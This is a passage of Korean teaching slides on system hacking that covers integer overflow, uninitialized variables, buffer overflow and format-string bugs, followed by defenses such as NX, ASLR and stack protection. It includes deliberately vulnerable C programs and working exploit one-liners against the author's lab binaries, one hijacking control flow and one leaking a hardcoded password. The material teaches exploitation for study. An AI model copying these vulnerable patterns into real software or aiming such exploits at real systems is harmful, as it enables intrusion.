        printf("j = %d \n", j);

        if (i + j > 0)
                printf("It should be always happened\n");
        else
                printf("Nop! it's not! :P \n");

        printf("i + j = %d\n", i + j);
        return 0;
}
```

```
hackability@ubuntu:~/system_hacking/vul_examples$ ./integer_over_underflow
4096
i = 2147479551
j = 4096
It should be always happened
i + j = 2147483647
hackability@ubuntu:~/system_hacking/vul_examples$ ./integer_over_underflow
4097
i = 2147479551
j = 4097
Nop! it's not! :P
i + j = -2147483648
```



보안 배경 – 버그

- **초기화되지 않은 변수**
  - 기존에 사용되었던 값에 의해 행위가 변경 될 수 있음

```
int do_something(int a)
{
        obj x; // uninitialized
        x->find(a); // ??
}
```

보안 배경 – 버그


- **버퍼 오버플로우 버그**
  - 버퍼의 크기를 넘어 다른 값들에 대해 영향을 주어 행위가 변경 될 수 있음

```
void do_something(char *buf)
{
        char local_buf[32];
        strcpy(local_buf, buf);
}
```

취약 프로그램

- 버퍼 오버플로우

```c
#include <stdio.h>

int main()
{
        int age;
        char name[16];

        printf("Input your age : ");
        scanf("%d", &age);

        if (age > 200 || age < 0) {
                printf("Get out! \n");
                return -1;
        }

        printf("Input your name : ");
        scanf("%s", name);

        printf("Your severance pay is : $%d\n", age);
        return 0;
}
```





```
hackability@ubuntu:~/system_hacking/vul_examples$ ./buffer_overflow
Input your age : 100
Input your name : tbkim
Your severance pay is : $100
hackability@ubuntu:~/system_hacking/vul_examples$ ./buffer_overflow
Input your age : 200
Input your name : tbkim
Your severance pay is : $200
```

취약 프로그램

- 버퍼 오버플로우

```c
#include <stdio.h>

int main()
{
        int age;
        char name[16];

        printf("Input your age : ");
        scanf("%d", &age);

        if (age > 200 || age < 0) {
                printf("Get out! \n");
                return -1;
        }

        printf("Input your name : ");
        scanf("%s", name);

        printf("Your severance pay is : $%d\n", age);
        return 0;
}
```





```
hackability@ubuntu:~/system_hacking/vul_examples$ ./buffer_overflow
Input your age : 100
Input your name : tbkim
Your severance pay is : $100
hackability@ubuntu:~/system_hacking/vul_examples$ ./buffer_overflow
Input your age : 200
Input your name : tbkim
Your severance pay is : $200
hackability@ubuntu:~/system_hacking/vul_examples$ ./buffer_overflow
Input your age : 1
Input your name : AAAAAAAAAAAAAAAAAAAA
Your severance pay is : $1094795585
```

0x41414141 = 1094795585

취약 프로그램

- 버퍼 오버플로우

```c
#include <stdio.h>

int admin()
{
        printf("Hello Admin! \n");
        return 0;
}

int main()
{
        int age;
        char name[16];

        printf("Input your age : ");
        scanf("%d", &age);

        if (age > 200 || age < 0) {
                printf("Get out! \n");
                return -1;
        }

        printf("Input your name : ");
        scanf("%s", name);

        printf("Your severance pay is : $%d\n", age);
        return 0;
}
```




```
hackability@ubuntu:~/system_hacking/vul_examples$ gdb -q ./buffer_overflow_2
Reading symbols from ./buffer_overflow_2...done.
gdb-peda$ x/i admin
   0x804846b <admin>:   push   ebp
```

```
hackability@ubuntu:~/system_hacking/vul_examples$ (python -c 'print "1\n" + "A"*24 + "\x6b\x84\x04\x08"') | ./buffer_overflow_2
Input your age : Input your name : Your severance pay is : $1094795585
Hello Admin!
Segmentation fault (core dumped)
```

보안 배경 – 버그

- **포멧 스트링 버그**

formatString	explanation
%f	number as float with precision 6 as a string
%.2f	number as float with precision 2 as a string
%10f	number as float with precision 6 as a string of minimum length 10
%10.2f	number as float with precision 2 as a string of minimum length 10
%10.f	number as integer as a string of minimum length 10
%e	number in exponential form as a string
%10e	number in exponential form as a string of minimum length 10
%.2e	number in exponential form with precision 2 as a string
%10.2e	number in exponential form with precision 2 as a string of minimum length 10
%E	same as "%e" but uses capital E instead of e for exponent
%g	number presented either as "%f" or "%e" depending on number of significant digits (standard 6) as a string
%.3g	number presented either as "%f" or "%e" depending on number of significant digits given (3) as a string
%10.3g	number presented either as "%f" or "%e" depending on number of significant digits given (3) as a string of minimum length 10
%G	same as "%g" but uses capital E instead of e for exponent in exponential form

```
void do_something(char *buf)
{
        printf(buf);
}
```

취약 프로그램

- 포멧 스트링

```c
#include <stdio.h>

char password[16] = "P4ssW0rd!";

int main()
{
        printf("Admin pass is at : %p\n", password);

        char buf[64];
        printf("Input your message : ");
        scanf("%s", buf);

        printf("Your message is : ");
        printf(buf);
        printf("\n");

        if (strcmp(buf, password) == 0)
                printf("Hello Admin !\n");

        return 0;
}
```

```
0x080484a1 <+6>:     push   0x804a024
0x080484a6 <+11>:    push   0x80485a0
0x080484ab <+16>:    call   0x8048360 <printf@plt>
```

```
0x080484de <+67>:    lea    eax,[ebp-0x40]
0x080484e1 <+70>:    push   eax
0x080484e2 <+71>:    call   0x8048360 <printf@plt>
```

취약 프로그램

- 포멧 스트링

```c
#include <stdio.h>

char password[16] = "P4ssW0rd!";

int main()
{
        printf("Admin pass is at : %p\n", password);

        char buf[64];
        printf("Input your message : ");
        scanf("%s", buf);

        printf("Your message is : ");
        printf(buf);
        printf("\n");

        if (strcmp(buf, password) == 0)
                printf("Hello Admin !\n");

        return 0;
}
```

```
Admin pass is at : 0x804a024
Input your message : AAAA%x.%x.%x.%x
Your message is : AAAA41414141.252e7825.78252e78.78252e
```

buf


```
gdb-peda$ x/80wx $esp
0xffffd2a4:     0x080485e3      0x41414141      0x252e7825      0x78252e78
0xffffd2b4:     0x0078252e      0xf7e38810      0x0804856b      0x00000001
0xffffd2c4:     0xffffd384      0xffffd38c      0x08048541      0xf7fb93dc
0xffffd2d4:     0x0804820c      0x08048529      0x00000000      0xf7fb9000
0xffffd2e4:     0xf7fb9000      0x00000000      0xf7e22637      0x00000001
```


```
gdb-peda$ x/80wx $esp
0xffffd2a4:     0xffffd2a8      0x0804a024      0xf7007325      0x00000001
0xffffd2b4:     0x00000000      0xf7e38810      0x0804856b      0x00000001
0xffffd2c4:     0xffffd384      0xffffd38c      0x08048541      0xf7fb93dc
0xffffd2d4:     0x0804820c      0x08048529      0x00000000      0xf7fb9000
0xffffd2e4:     0xf7fb9000      0x00000000      0xf7e22637      0x00000001
```

```
hackability@ubuntu:~/system_hacking/vul_examples$ (python -c 'print "\x24\xa0\x04\x08" + "%s"') | ./format_string
Admin pass is at : 0x804a024
Input your message : Your message is : $P4ssW0rd!
```

보안 배경 – 방어 로직


- NX bit (Never eXecute bit), DEP, XD (eXecute Disable bit)
  - 명령어 영역과 데이터 영역을 분리하는 CPU 기술
  - 하버드 아키텍처에서 일반적으로 사용되며 폰 노이만 구조에서는 보안 목적으로 사용






보안 배경 – 방어 로직

- ASLR (Address Space Layer Randomization)
  - 라이브러리의 주소를 랜덤화하여 주소 예측을 힘들게 하는 기술



보안 배경 – 방어 로직


- SSP (Stack Smashing Protector)
  - 함수 스택 프레임 내 에서 버퍼 오버플로우를 통한 덮기 방지



메모리 구조

메모리 구조

- 정적 프로그램 구조, 동적 프로그램 구조




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  04 D9 DD AF 40 B8 B3 FC 40 B8 B3 FC 40 B8 B3 FC  .ÙÝ¯@¸³ü@¸³ü@¸³ü
00000090  DE 18 74 FC 47 B8 B3 FC B1 7E 7E FC 5E B8 B3 FC  Þ.tüG¸³ü±~~ü^¸³ü
000000A0  B1 7E 7C FC CF B8 B3 FC B1 7E 7D FC 4A B9 B3 FC  ±~|üÏ¸³ü±~}üJ¹³ü
000000B0  E2 7F 7D FC 0E B8 B3 FC 49 C0 30 FC 44 B8 B3 FC  â.}ü.¸³üIÀ0üD¸³ü
000000C0  49 C0 20 FC 51 B8 B3 FC 40 B8 B2 FC 1E B9 B3 FC  IÀ üQ¸³ü@¸²ü.¹³ü
000000D0  E2 7F 7C FC 62 BA B3 FC E2 7F 7A FC 41 B8 B3 FC  â.|übº³üâ.züA¸³ü
000000E0  40 B8 24 FC 41 B8 B3 FC E2 7F 7F FC 41 B8 B3 FC  @¸$üA¸³üâ..üA¸³ü
000000F0  52 69 63 68 40 B8 B3 FC 00 00 00 00 00 00 00 00  Rich@¸³ü........
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

